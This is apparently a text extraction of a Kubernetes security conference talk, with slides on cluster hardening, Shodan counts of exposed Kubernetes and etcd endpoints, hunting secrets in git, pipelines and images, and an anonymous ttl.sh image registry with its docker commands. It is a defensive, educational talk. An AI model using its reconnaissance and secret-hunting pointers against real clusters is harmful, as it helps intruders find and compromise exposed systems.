



Pieter Van Goethem

Kubernetes - Veilig varen in een zee
vol gevaren

KUBERNETES SECURITY

Varen in een zee vol gevaren




Agenda

- What is Kubernetes?
- Why is it so difficult?
- What can go wrong?
- How can we fix it?



ANIACON
OX7E8



PAST ORCHESTRATION

Bare-Metal

Virtual machines

Containers

Kubernetes



ANIACON
OX7E8



Application Definition & Image Build Database Continuous Integration & Delivery Streaming & Messaging

Scheduling & Orchestration Service Proxy Service Mesh API Gateway Remote Procedure Call Coordination & Service Discovery

Cloud Native Storage Cloud Native Network Container Runtime



Security & Compliance Automation & Configuration Container Registry Key Management

Observability Continuous Optimization Chaos Engineering Feature Flagging

The image displays a comprehensive grid of logos for cloud native technologies, organized into functional categories. The categories include:

- Application Definition & Image Build:** Helm, ArgoCD, Backstage, Buildpacks.io, Dapr, KubeVela, KubeVirt, OpenShift Framework, etc.
- Scheduling & Orchestration:** KEDA, Kubernetes, Crossplane, Karmada, Knative, Volcano, etc.
- Cloud Native Storage:** Rook, Ceph, Longhorn, MinIO, etc.
- Security & Compliance:** Falco, Open Policy Agent, In-toto, Keycloak, Kyverno, etc.
- Observability:** Fluentd, Jaeger, Prometheus, Cortex, OpenTelemetry, Thanos, etc.
- Automation & Configuration:** Ansible, Terraform, etc.
- Container Registry:** Harbor, Docker Registry, etc.
- Key Management:** HashiCorp Vault, etc.
- Continuous Optimization:** BMC, etc.
- Chaos Engineering:** Chaos Mesh, Litmus, etc.
- Feature Flagging:** OpenFeature, etc.


Multiple levels of fail



ANIACON
OX7E8


CULTURAL ISSUE

Measured for abilities
to deliver CHANGE



Measured for abilities
to deliver RELIABILITY







Borg
(Proprietary)

Kubernetes
(Open-source)



ANIACON
OX7E8



**REALITY
CHECK
AHEAD**



The [network policies](#) for a namespace allows application authors to restrict which pods in other namespaces may access pods and ports within their namespaces. Many of the supported [Kubernetes networking providers](#) now [respect](#) network policy.



Production clusters [should](#) enable Kubelet authentication and authorization.

The [audit logger](#) is a beta feature that records actions taken by the API for later analysis in the event of a compromise. [It is recommended to enable audit logging and archive the audit file on a secure server.](#)



ANNA CON
OX7E8

OPPORTUNITIES OF ATTACK



THE EASY STUFF FIRST

SHODAN Explore Downloads Pricing x-kubernetes Account

TOTAL RESULTS
1,600,464

TOP COUNTRIES

United States	970,631
Germany	81,510
Belgium	70,295
Ireland	50,327
Netherlands	46,266
More...	

TOP PORTS

443	1,523,346
6443	69,360
8443	2,391
8443	1,470

View Report Download Results Historical Trend Browse Images View on Map Advanced Search

Previous Highlight: Looking for a specific information in some of the Shodan data? Check out [ShodanQL](#)

SSL Certificate HTTP/1.1 403 Forbidden 2024-09-17T06:37:22.342977

Issued By: Google LLC
Common Name: 10399c7-2331-4843-8288-7cd93789185d
Issued To: [redacted]
Supported SSL Versions: TLSv1.2, TLSv1.3

SSL Certificate HTTP/1.1 403 Forbidden 2024-09-17T06:37:18.342049

Issued By: Google LLC
Common Name: e559979-7843-4fd9-a4b8-dfd8db7d633f
Issued To: [redacted]
Supported SSL Versions: TLSv1.2, TLSv1.3

Shodan Maps Images Monitor Developer More...

SHODAN Explore Downloads Pricing product:etcd Account

TOTAL RESULTS
3,557

TOP COUNTRIES

View Report Download Results Historical Trend View on Map Advanced Search

Previous Highlight: Looking for a specific information in some of the Shodan data? Check out [ShodanQL](#)

etcd:
Name: infra3
Version: 3.5.2
API: v2
Uptime: 106h6m10.017226138s



ANNA CON
OX7E8



ANIACON
OX7E8

Start small



```
Terminalizer  
  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
█
```



ANNA CON
OX7E8

Credential sniffing

- Secrets in code
 - GIT remembers, even if you don't 😊
- Build/release pipeline secrets
- Secrets in container images



```
Trufflehog demo

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

█
```



ANNA CON
OX7E8

Images age

- App dependencies
- Installed software
 - Minimal, remember? 😊
- OS patches



Rogue repositories

Anonymous & ephemeral Docker image registry

```
$ IMAGE_NAME=$(uuidgen)
$ docker build -t ttl.sh/${IMAGE_NAME}:1h .
$ docker push ttl.sh/${IMAGE_NAME}:1h

.....
image ttl.sh/xxxx-yyyy-mmm-202222-4b44 is available for 1 hour
ttl.sh is contributed by Replicated (www.replicated.com)
```

Free to use. No need to sign-up. Open source.

How to use ttl.sh

1. Tag your image with `ttl.sh`, a UUID, & time limit (i.e. `:2h`)
2. Push your image
3. Pull your image (before it expires)



Anonymous

No login required. Image names provide the initial secrecy for access. Add a UUID to your image name to reduce discoverability.



Ephemeral

Image tags provide the time limit. The default is 24 hours, and the max is 24 hours (valid time tags: :5m, :1600s, :4h, :1d)



Fast

Pulling images is really quick, so it just works thanks to Cloudflare. Even if you aren't near us-east-1.



